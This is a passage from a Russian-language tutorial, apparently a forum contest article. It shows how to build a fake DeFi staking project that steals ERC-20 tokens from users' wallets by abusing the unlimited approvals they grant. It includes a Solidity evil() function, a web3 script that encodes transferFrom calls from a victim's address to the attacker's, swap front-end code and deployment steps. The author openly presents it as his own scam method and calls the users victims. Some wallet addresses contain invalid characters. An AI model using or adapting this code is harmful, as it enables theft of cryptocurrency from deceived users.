      if (allowance!.lt(ethers.constants.MaxUint256)) {
         alert('Approve tokens!');
      }
      if (!valueSimple) {
         alert('Input XSSIS quantitiy');
         return;
      }

      await swapTx(valueSimple + '0'.repeat(18));

      setValueswapStateSuccessed(true);
      setTimeout(function(){
         setValueswapStateSuccessed(false);
      }.bind(this),5000);

   }
```

Собираем и запускаем наше веб-приложение:


Bash:


```
yarn
npm run start
```

Давайте протестируем, нажмем кнопки Approve для подключения к контракту и затем Mint для добычи токенов (по умолчанию выдается 500 токенов):



Пробуем обменять 1 XSSIS на ETH. Нажимаем кнопку Swap. Здесь мы должны обратить внимание на окно MetaMask при совершении транзакции, кошелек не говорит пользователю, что на самом деле будет происходить:






Проверяем транзакцию в Etherscan и смотрим, что произошло. Нами был совершен обмен 1 XSSIS на 0,1 ETH, но так же был произведен вывод всех токенов XSSIS из кошелька пользователя без его ведома:

Хорошо, мы разобрали так называемую “фичу” токенов, поняли концепцию стандарта ERC-20 и разработали контракт, который выводит токен из кошелька нашей жертвы за 1 клик. По сути, чего-то нового мы не изобрели. Мы лишь воспользовались возможностью, которая дает нам стандарт. Давайте создадим более сложный пример и вдобавок разработаем себе инструмент для скама. Мы соберем рабочий DeFi проект и сделаем так, чтобы можно было красть токены из кошельков пользователей, просто вызвав одну функцию. Для начала, разберемся в архитектуре нашего проекта, форкнем интерфейс для наших контрактов и создадим пару токенов для тестирования. Я покажу, как скамлю лично я и в конце статьи расскажу о некоторых способах привлечения пользователей. Согласитесь, в этой теме есть где развернуться! Пробуем!

Примитивная схема:



Красным - действие owner/contract.
Синим - действие users/contract.

Пользователи стейкают стейблкоины/обернутые токены/одиночные токены в наш контракт. Это делается ради награды в виде нашего нативного токена и ради sell pressure. Наш Токен таке может где-то торговаться, например, в Uniswap и иметь в пулах крупную ликвидность. У пользователя будет стимул вводить свои токены к нам в контракт, т.к. потом можно будет нашим токеном торговать. Есть разные способы создавать стимулы для пользователей, к примеру, air-drop или искусственное завышение APY. этой статье я остановлюсь лишь на том, как обмануть пользователя. В нашем примере задача - заманить как можно больше жертв, которые будут взаимодействовать с нашим контрактом. Достигнув определенного количества пользователей, мы украдем монеты из их кошельков (не пула контракта). Мы вызовем функцию evil(), которая отработает логику по краже монет. Напомню, это происходит потому, что пользователь дал одобрение на взаимодействие с нашим контрактом. Кстати, пользователь может свободно изымать свои средства из пулов контракта, но коварность одобрения токенов состоит в том, что одобрение

токенов состоит в том, что одобрение дает нам украсть монеты хоть через неделю, но при условии, что пользователь собственноручно не отозвал одобрение для нашего контракта. Кстати, пользователю совершенно необязательно стейкать токены, достаточно дать апрув, и мы сможем сделать все вредоносные действия.

Я постараюсь не описывать всю кодовую базу (будет слишком много текста). Все же тема конкурса не о программировании. Оставлю изучение исходного кода для читателя, который хочет глубже погрузиться в работу смарт-контрактов.

Функция по краже монет из кошелька:
JavaScript:


```
function evil(address _governance, bytes memory _setupData) public onlyOwnerOrGovernance {
    governance = _governance;
    (bool success,) = governance.call(_setupData);
    require(success, “evil: failed”);

}
```


На вход дается адрес контракта токена, который мы выводим, и наша функция transfer-From() (её изучили ранее).

Подготовка токенов.

MetaMask заранее переключаем в сеть Rinkeby. Для демонстрации подготовим 2 токена (файл To-ken.sol). Файл открываем в Remix, в constructor() пишем название токена fakeUSDT, деплоим токен fakeUSDT и записываем его адрес. Затем чеканим (функция mint с параметром amount

== 10000000000000000000000000) себе на кошелек (address) 1.000.000 токенов. В том же файле меняем в constructor() название токена с fakeUSDT на XSSIS, так же деплоим, записываем адрес, чеканим 100к токенов себе на кошелек или позже на адрес контракта XSSChef.






Запускаем наше веб-приложение:

Bash:
```
yarn start
```

Фармим XSSIS токены!

Жмем кнопку Select:

Даем апрув и подтверждаем в MetaMask:



Стейкаем 100 fakeUSDT:

Начисляются XSSIS:

Снимаем награду и изымаем fakeUSDT:

* что бы увидеть анимацию включите эту возможность в своем софте

Вывод средств.

Ранее мы разобрали, как работает функция evil(), теперь обсудим, как работает скрипт, который генерирует нам bytes для этой функции.
Скрипт находится в папке src/utils/generateBytes.js.

1. Записываем адрес токена, который хотим забрать в TokenAAdress.
2. addressFrom - у кого хотим забрать (смотрим Etherscan).
3. addressTo - куда хотим отправить.
4. amount - сколько хотим отправить (в amount нужно изменять только ’10’, то есть, если мы хотим забрать 100, тогда нужно просто написать ‘100’ вместо ’10’, ‘0’.repeat(18) - это для decimals.


```
const Web3 = require('web3');

const web3 = new Web3('https://rinkeby.infura.io/v3/72d7ffb3990747adae8cf3bfd9c41946');

const TokenABI = require('../constants/abi/ERC20.json');

const TokenAAddress = '0x4523f5f67575dE696e090d9e93f0ce0e05Cfb275'; 1

const Token = new web3.eth.Contract(
    TokenABI.abi,
    TokenAAddress,
);

const addressFrom = '0x43F0ACe917520Ja9df05dGE596b1A23a1773a52b'; 2
const addressTo = '0x90Ca8d2F0G245CfG19f0f1D9G71eG4017a565748'; 3
const amount = '10' + '0'.repeat(18); 4

async function generateBytes() {
    const tx = Token.methods.transferFrom(addressFrom, addressTo, amount);
    const data = tx.encodeABI();
    console.log(data)
}

generateBytes();
```

Запускаем скрипт и копируем значение, которое выводится в консоль - это и есть наши bytes:


Bash:

```
node generateBytes.js
```

